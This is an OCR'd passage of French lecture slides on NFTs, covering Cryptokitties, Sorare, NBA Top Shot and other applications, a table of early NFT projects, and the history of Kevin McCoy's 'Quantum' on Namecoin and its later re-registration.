    - 256 bits pour la date de naissance, l'identité des parents, une information de fertilité
  - Une blockchain est requise pour le NFT asocié :
    - Certifie la propriété du Cryptokitty
    - Contrôle l'évolution du génôme (création, reproduction, vente, etc.)
  - Génération d'image associée par une application "off-chain"

NFT in Card Games and Sport


Sorare (Panini like)

- Fantasy Football: stats. d'après les footballeurs réels
- Cartes Sorare comme tokens SOR (ERC-721)
- 150 millions € entre jan. & oct. 2021



NBA Top Shot


- Blockchain Flow
- "Moments" vidéo (dunk, block etc.) distribués par la NBA



NFT dans la mode et les paris

Sneakers virtuels :

Cryptokickers



Garderobe dans le Métavers :

The Fabricant

Casino virtuel géré par une DAO :

Monkey Bet


Courses de chevaux virtuels :

Atized.Run

Quand a été créé le premier NFT ?

Quand a été créé le premier NFT ?

Quantum, mai 2014



Artiste new-yorkais Kevin McCoy

Premier certificat de propriété numérique déposé sur Namecoin.org
Le 10 juin 2021, vendue aux enchères pour $1,472$ million $


McCoy First Message

3 may 2014, 21 h 27

I assert title to the file at the URL
`http://static.mccoyspace.com/gifs/quantum.gif`
with the creator's public announcement of it's publishing
at the URL
`https://twitter.com/mccoyspace/status/462320426719641600`
The file whose SHA256 hash is
d41b8540cbacdf1467cdc5d17316dcb672c8b43235fa16cde98e79825b68709a
is taken to be the file in question. Title transfers to
whoever controls this blockchain entry.

Premier NFT !

Octobre 2015, Etheria by Cyrus Adkisson



Etheria is the first true NFT project in history, deployed October 2015 and demoed at DEVCON

Etheria

	First issuance Date	Non-fungible	Multi-token project	Finite+static supply	Supply	Described on chain*	Permanent ownership (non-expiring)	Chain	Trading	721 (or wrappable)	Fits technical NFT definition**	Fits "collectible" NFT definition***
Monegraph (incl. *Quantum*) By Kevin McCoy	2014-05-02	TRUE	TRUE	FALSE	Unlimited	HASH	FALSE	Namecoin	Trusting	FALSE	TRUE	MAYBE
Spells of Genesis By Shaban Shaame Everdream Software	First teaser cards in 2015 Full set and beta game in 2016	SFT (some divisible)	TRUE	FALSE	~15k	FALSE	TRUE	BTC (XCP)	XCP DEX trustless EV Custodial	FALSE	FALSE	TRUE
Etheria By Cyrus Adkisson	2015-10-19	TRUE	TRUE	TRUE	1828 (457 per version)	TRUE	TRUE	Ethereum	Trustless	TRUE	TRUE	TRUE
Rare Pepes By community	2016-09-09	SFT	TRUE	FALSE	1→billion	FALSE	TRUE	BTC (XCP)	XCP DEX trustless EV Custodial	FALSE	FALSE	TRUE
PixelMap By Ken Erwin	2016-11-17	TRUE	TRUE	TRUE	~4k	TRUE	TRUE	Ethereum	Trustless	TRUE	TRUE	TRUE
Curio Cards By Travis Uhrig, others	2017-05-09	SFT	TRUE	TRUE	~20k	IPFS	TRUE	Ethereum	Trustless	TRUE	FALSE	TRUE
Cryptopunks By Matt Hall and John Watkinson	2017-06-22	TRUE	TRUE	TRUE	10k	HASH + IPFS (full data added in 2021)	TRUE	Ethereum	Trustless	TRUE	TRUE	TRUE
MoonCats By Ponderware	2017-08-09	TRUE	TRUE	TRUE	25,440	DNA (full data added in 2021)	TRUE	Ethereum	Trustless	TRUE	TRUE	TRUE
DZIPS (IKB) By Mitchell F. Chan	2017-08-27	TRUE	TRUE	TRUE	101	SWARM	TRUE	Ethereum	Trustless	TRUE	TRUE	TRUE

NameCoin.org

- Renouvellement la validité.
- Acte de propriété expire après $36\,000$ blocs.
- Nom de domaine devient inactif
- Peut être ré-enregistré par n'importe qui.

Back to Quantum

- *Quantum* est resté inactif.
- Dans le bloc 556 942, `@EarlyNFT` a enregistré ce nom sur Namecoin le 5 avril 2021 à 7 h 00 dans le bloc 553 180
- Et le 5 avril 2021 à 12 h 14 dans le bloc 553 214.

```
An authorized print of this original NFT, entitled
Quantum by Kevin McCoy, is currently being auctioned
off by Sotheby's. Good Luck to all the bidders
```

La vente aux enchère se clôturait le 10 juin 2021 !
Le 14 juin 2021 à 12 h 25 dans le bloc 563 353

```
This original NFT, entitled Quantum by Kevin McCoy and
minted on May 2, 2014, is currently held by the person
who controls  the Twitter handle @EarlyNFT. Please direct
message all inquires  about the artwork there.
```

Quantum

L'œuvre *Quantum* émis sous forme du premier NFT le 2 mai 2014 et qu'il est maintenant régi par ce contrat sur Ethereum.

Plan

5 Choses à retenir

- La révolution Blockchain est en marche
- Un formidable outil
- Systèmes décentralisés
- De nombreuses applications mais bien comprendre les limites
- La cryptographie est au centre de la sécurité

Merci pour votre attention

Questions ?